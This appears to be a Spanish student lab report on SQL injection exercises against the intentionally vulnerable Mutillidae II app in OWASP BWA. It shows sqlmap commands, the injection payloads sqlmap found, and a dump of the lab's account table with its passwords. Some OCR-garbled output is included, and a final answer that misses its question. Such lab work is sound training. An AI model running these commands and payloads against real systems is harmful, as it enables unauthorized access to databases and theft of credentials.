

-EJERCICIOS INYECCION SQL-


► Prerrequisitos (Antes de empezar)

1. Tener **Kali Linux** funcionando.
2. Tener **OWASP BWA** corriendo en una máquina virtual o como contenedor. La IP debe ser accesible desde Kali.
3. Tener instalado **SQLMap** (ya viene preinstalado en Kali).
4. El objetivo es atacar **Mutillidae II** dentro de OWASP BWA, en las rutas indicadas.

Ejercicio 1 – SQLMap

- Paso 1: Identificar la IP y ruta

ping 10.0.2.24



```
jesp@kali: ~  
root@kali: /home/jesp exit  
(jesp@kali)~  
$ ping 10.0.2.24  
PING 10.0.2.24 (10.0.2.24) 56(84) bytes of data.  
64 bytes from 10.0.2.24: icmp_seq=1 ttl=64 time=0.443 ms  
64 bytes from 10.0.2.24: icmp_seq=2 ttl=64 time=0.339 ms  
64 bytes from 10.0.2.24: icmp_seq=3 ttl=64 time=0.240 ms  
64 bytes from 10.0.2.24: icmp_seq=4 ttl=64 time=0.268 ms  
64 bytes from 10.0.2.24: icmp_seq=5 ttl=64 time=0.191 ms  
64 bytes from 10.0.2.24: icmp_seq=6 ttl=64 time=0.236 ms  
64 bytes from 10.0.2.24: icmp_seq=7 ttl=64 time=0.239 ms  
64 bytes from 10.0.2.24: icmp_seq=8 ttl=64 time=0.222 ms  
64 bytes from 10.0.2.24: icmp_seq=9 ttl=64 time=0.221 ms  
64 bytes from 10.0.2.24: icmp_seq=10 ttl=64 time=0.201 ms  
64 bytes from 10.0.2.24: icmp_seq=11 ttl=64 time=0.219 ms  
64 bytes from 10.0.2.24: icmp_seq=12 ttl=64 time=0.251 ms  
^C  
--- 10.0.2.24 ping statistics ---  
12 packets transmitted, 12 received, 0% packet loss, time 11159ms  
rtt min/avg/max/mdev = 0.191/0.754/6.426/1.710 ms  
(jesp@kali)~  
$
```

- Abrir en el navegador:

<http://10.0.2.24/mutillidae>

OWASP 2013 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)

Paso 2: Interceptar la petición vulnerable con Burp Suite

1. Abre **Burp Suite**.
2. Configura el navegador de Kali para usar el proxy de Burp.
3. Envía cualquier ID en el formulario.
4. Captura la petición POST o GET que se genera.

GET /mutillidae/index.php?page=user-info.php&username=1&button=View+Account+Details

HTTP/1.1

Host: 10.0.2.24

Realizamos:

nano userinfo.txt

Paso 3: Ejecutar SQLMap

Con el archivo creado:

sqlmap -r userinfo.txt --batch -dbs

-r userinfo.txt: usa la petición capturada.

- --batch: para que no pregunte nada.
- --dbs: para listar las bases de datos.

```
Archivo Acciones Editar Vista Ayuda
(jesp@kali)~$ nano userinfo.txt
(jesp@kali)~$ sqlmap

{1.9.4#stable}
https://sqlmap.org

Usage: python3 sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -
-wizard, --shell, --update, --purge, --list-tampers or --dependencies).
Use -h for basic and -hh for advanced help

(jesp@kali)~$ sqlmap -r userinfo.txt --batch -dbs

{1.9.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prio
r mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liab
ility and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 14:36:46 /2025-05-18/

[14:36:46] [INFO] parsing HTTP request from 'userinfo.txt'
[14:36:47] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHP
```

Firefox ESR

Navegue por la web

Archivo

jesp@kali: ~

web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)
web application technology: PHP, PHP 5.3.2, Apache 2.2.14
back-end DBMS: MySQL >= 5.0

[11:20:08] [INFO] fetching database names
[11:20:09] [WARNING] reflective value(s) found and filtering out
available databases [35]:

- [*] .svn
- [*] bricks
- [*] dwapp
- [*] Citizens
- [*] cryptomg
- [*] dwwa
- [*] ejemplol
- [*] gallery2
- [*] getboo
- [*] ghost
- [*] gtd-php
- [*] hex
- [*] information_schema
- [*] isp
- [*] Joomla
- [*] mutillidae
- [*] mysql
- [*] nowasp
- [*] orangehrm
- [*] personalblog
- [*] peruggia
- [*] phpb
- [*] phpbadmin
- [*] proxy
- [*] rentnet
- [*] sqlol
- [*] tikiwiki
- [*] vicnum
- [*] wackopicko
- [*] wavsepdb
- [*] webcal
- [*] webgoat_coins
- [*] wordpress

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers


Memory: 100.0MB

100.0MB

Paso 4: Obtener más detalles

Una vez detectada la base de datos (mutillidae):


sqlmap -r userinfo.txt -D mutillidae --tables

```
jesp@kali: ~  
Archivo Acciones Editar Vista Ayuda  
(jesp@kali)-[~]  
$ sqlmap -r userinfo.txt -D mutillidae --tables  
 {3.9.4#stable}  
https://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law s. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 11:21:57 /2025-05-21/  
[11:21:57] [INFO] parsing HTTP request from 'userinfo.txt'  
[11:21:57] [INFO] resuming back-end DBMS 'mysql'  
[11:21:57] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=7ce0rool52u... trp5cgdq10;showhints=1'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
Parameter: username (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: page=user-info.php?username=3815' OR 1844=1844#&password=1111&user-info-php-submit-button=View Account Details  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: page=user-info.php?username=info' AND (SELECT 9510 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT (ELT(9510=9510,1))) ,0x716b7a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- jKPYP&password=1111&user-info-php-submit-button=View Account Details  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php?username=info' AND (SELECT 1617 FROM (SELECT(SLEEP(5)))RKCg)-- rWhZ&password=1111&user-info-php-submit-button=View Account Details  
Type: UNION query  
Title: MySQL UNION query (NULL) - 7 columns  
Payload: page=user-info.php?username=info' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a7871,0x736c6f4353596c64654659416c6975545373415059465759497446507572565056594f6e4f765974,0x716b7a7871),NULL,NULL,NULL#&password=1111&user-info-php-submit-button=View Account Details
```


```
jesp@kali: ~  
Archivo Acciones Editar Vista Ayuda  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php?username=info' AND (SELECT 1617 FROM (SELECT(SLEEP(5)))RKCg)-- rWhZ&password=1111&user-info-php-submit-button=View Account Details  
Type: UNION query  
Title: MySQL UNION query (NULL) - 7 columns  
Payload: page=user-info.php?username=info' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a7871,0x736c6f4353596c64654659416c6975545373415059465759497446507572565056594f6e4f765974,0x716b7a7871),NULL,NULL,NULL#&password=1111&user-info-php-submit-button=View Account Details  
[11:22:06] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)  
web application technology: PHP, Apache 2.2.14, PHP 5.3.2  
back-end DBMS: MySQL >= 5.0  
[11:22:06] [INFO] fetching tables for database: 'mutillidae'  
[11:22:07] [WARNING] reflective value(s) found and filtering out  
Database: mutillidae  
[11 tables]  
+-----+  
| accounts  
| balloon_tips  
| blogs_table  
| captured_data  
| credit_cards  
| help_texts  
| hitlog  
| level_1_help_include_files  
| page_help  
| page_hints  
| pen_test_tools  
+-----+  
[11:22:07] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'  
[*] ending @ 11:22:07 /2025-05-21/  
(jesp@kali)-[~]  
$
```

Luego, para una tabla (ej. accounts):

sqlmap -r userinfo.txt -D mutillidae -T accounts --columns



```
jesp@kali ~  
└─$ sqlmap -r userinfo.txt -D mutillidae -T accounts --columns  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law  
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 11:25:22 /2025-05-21/  
  
[11:25:22] [INFO] parsing HTTP request from 'userinfo.txt'  
[11:25:22] [INFO] resuming back-end DBMS 'mysql'  
[11:25:22] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=31v4lb4ipc...p7jfrh6sc4;showhints=1'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: username (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: page=user-info.php#username=-3815' OR 1844=1844#&password=11116user-info-php-submit-button-View Account Details  
  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: page=user-info.php#username=info' AND (SELECT 9510 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT (ELT(9510=9510,1))),0x716b7a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA  
.PLUGINS GROUP BY x)a)-- jKPY6password=11116user-info-php-submit-button-View Account Details  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php#username=info' AND (SELECT 1617 FROM (SELECT(SLEEP(5)))RKCg)-- rWhZ6password=11116user-info-php-submit-button-View Account Details  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 7 columns  
Payload: page=user-info.php#username=info' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a7871,0x736c6f4353596c64654659416c6975545373415059465759497446507572565056594f6e4f765974,0x716b  
7a7871),NULL,NULL,NULL#&password=11116user-info-php-submit-button-View Account Details  
  
[11:25:27] [INFO] the back-end DBMS is MySQL
```




```
jesp@kali ~  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: page=user-info.php#username=info' AND (SELECT 9510 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT (ELT(9510=9510,1))),0x716b7a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA  
.PLUGINS GROUP BY x)a)-- jKPY6password=11116user-info-php-submit-button-View Account Details  
  
Type: time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php#username=info' AND (SELECT 1617 FROM (SELECT(SLEEP(5)))RKCg)-- rWhZ6password=11116user-info-php-submit-button-View Account Details  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 7 columns  
Payload: page=user-info.php#username=info' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a7871,0x736c6f4353596c64654659416c6975545373415059465759497446507572565056594f6e4f765974,0x716b  
7a7871),NULL,NULL,NULL#&password=11116user-info-php-submit-button-View Account Details  
  
[11:25:27] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)  
web application technology: PHP, Apache 2.2.14, PHP 5.3.2  
back-end DBMS: MySQL >= 5.0  
[11:25:27] [INFO] fetching columns for table 'accounts' in database 'mutillidae'  
[11:25:27] [WARNING] reflective value(s) found and filtering out  
Database: mutillidae  
Table: accounts  
[5 columns]  


| Column      | Type       |
|-------------|------------|
| cid         | int(11)    |
| is_admin    | varchar(5) |
| mysignature | text       |
| password    | text       |
| username    | text       |

  
[11:25:28] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'  
  
[*] ending @ 11:25:28 /2025-05-21/  
  
jesp@kali ~
```


Finalmente, para volcar los datos:

`sqlmap -r userinfo.txt -D mutillidae -T accounts --dump`

```
jesp@kali ~  
Archivo Acciones Editar Vista Ayuda  
jesp@kali ~  
$ sqlmap -r userinfo.txt -D mutillidae -T accounts --dump  
 {1.9.4#stable}  
https://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal law  
s. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 11:27:14 /2025-05-21/  
  
[11:27:14] [INFO] parsing HTTP request from 'userinfo.txt'  
[11:27:14] [INFO] Resuming back-end DBMS 'mysql'  
[11:27:14] [INFO] testing connection to the target URL  
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=sfdabvkg7u...iru4hl4bv4;showhints=1'). Do you want to use those [Y/n] y  
sqlmap resumed the following injection point(s) from stored session:  
  
Parameter: username (GET)  
Type: boolean-based blind  
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)  
Payload: page=user-info.php&username=3815' OR 1844-1844#&password=1111&user-info-php-submit-button=View Account Details  
  
Type: error-based  
Title: MySQL > 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: page=user-info.php&username=info' AND (SELECT 9510 FROM(SELECT COUNT(*),CONCAT(0x71707a7871,(SELECT (ELT(9510=9510,1))) ,0x716b7a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA  
.PLUGINS GROUP BY x)a)-- jKPYP&password=1111&user-info-php-submit-button=View Account Details  
  
Type: time-based blind  
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)  
Payload: page=user-info.php&username=info' AND (SELECT 1617 FROM (SELECT(SLEEP(9)))RKCg)-- rWhZ&password=1111&user-info-php-submit-button=View Account Details  
  
Type: UNION query  
Title: MySQL UNION query (NULL) - 7 columns  
Payload: page=user-info.php&username=info' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x71707a7871,0x736c6f4353596c64654659416c6975545373415059465759497446507572565056594f6e4f765974,0x716b  
7a7871),NULL,NULL,NULL#&password=1111&user-info-php-submit-button=View Account Details
```

```
jesp@kali ~  
Archivo Acciones Editar Vista Ayuda  
jesp@kali ~  
web server operating system: Linux Ubuntu 10.04 (Lucid Lynx)  
web application technology: PHP 5.3.2, PHP, Apache 2.2.14  
back-end DBMS: MySQL > 5.0  
[11:27:17] [INFO] fetching columns for table 'accounts' in database 'mutillidae'  
[11:27:18] [WARNING] reflective value(s) found and filtering out  
[11:27:18] [INFO] fetching entries for table 'accounts' in database 'mutillidae'  
Database: mutillidae  
Table: accounts  
[19 entries]  


| cid | is_admin | password     | username | mysignature                 |
|-----|----------|--------------|----------|-----------------------------|
| 1   | TRUE     | admin        | admin    | Monkey!                     |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!          |
| 3   | FALSE    | monkey       | john     | I like the smell of confunk |
| 4   | FALSE    | password     | jeremy   | d1373 1337 speak            |
| 5   | FALSE    | password     | bryce    | I Love SANS                 |
| 6   | FALSE    | samurai      | samurai  | Carving Fools               |
| 7   | FALSE    | password     | jim      | Jim Rome is Burning         |
| 8   | FALSE    | password     | bobby    | Hank is my dad              |
| 9   | FALSE    | password     | simba    | I am a super-cat            |
| 10  | FALSE    | password     | dreveil  | Preparation H               |
| 11  | FALSE    | password     | scotty   | Scotty Do                   |
| 12  | FALSE    | password     | cal      | Go Wildcats                 |
| 13  | FALSE    | password     | john     | Do the Duggie!              |
| 14  | FALSE    | 42           | kevin    | Doug Adams rocks            |
| 15  | FALSE    | set          | dave     | Bet on S.E.T. FTW           |
| 16  | FALSE    | tortoise     | patches  | meow                        |
| 17  | FALSE    | stripes      | rocky    | treats?                     |
| 18  | FALSE    | user         | user     | User Account                |
| 19  | FALSE    | pentest      | ed       | CommandLine KungFu anyone?  |

  
[11:27:19] [INFO] table 'mutillidae.accounts' dumped to CSV file '/home/jesp/.local/share/sqlmap/output/10.0.2.24/dump/mutillidae/accounts.csv'  
[11:27:19] [INFO] fetched data logged to text files under '/home/jesp/.local/share/sqlmap/output/10.0.2.24'  
  
[*] ending @ 11:27:19 /2025-05-21/
```

Ejercicio 2 - SQLMap

[OWASP 2013 > A1 - Injection \(SQL\) > SQLi - Bypass Authentication > Login](#)

→ Los resultados son iguales al ejercicio1

Ejercicio 3 – SQLMap

[OWASP 2013 > A1 - Injection \(SQL\) > SQLMap Practice > View Someones Blog](#)

→ Los resultados son iguales al ejercicio 1

Ejercicio 4 – SQLMap

Interpretar los resultados obtenidos: ¿Las tres aplicaciones web usan la misma base de datos? En caso de ser la misma, justifica tu respuesta. En caso de no ser la misma, justifica tu respuesta

Cuando tres aplicaciones web usan la misma base de datos, pueden compartir datos eficientemente, pero también surgen riesgos como conflictos de concurrencia, sobrecarga del servidor, vulnerabilidades de seguridad y dependencias entre aplicaciones. Para evitar problemas, se recomienda usar usuarios separados, controlar el acceso, aplicar transacciones y mantener un diseño desacoplado.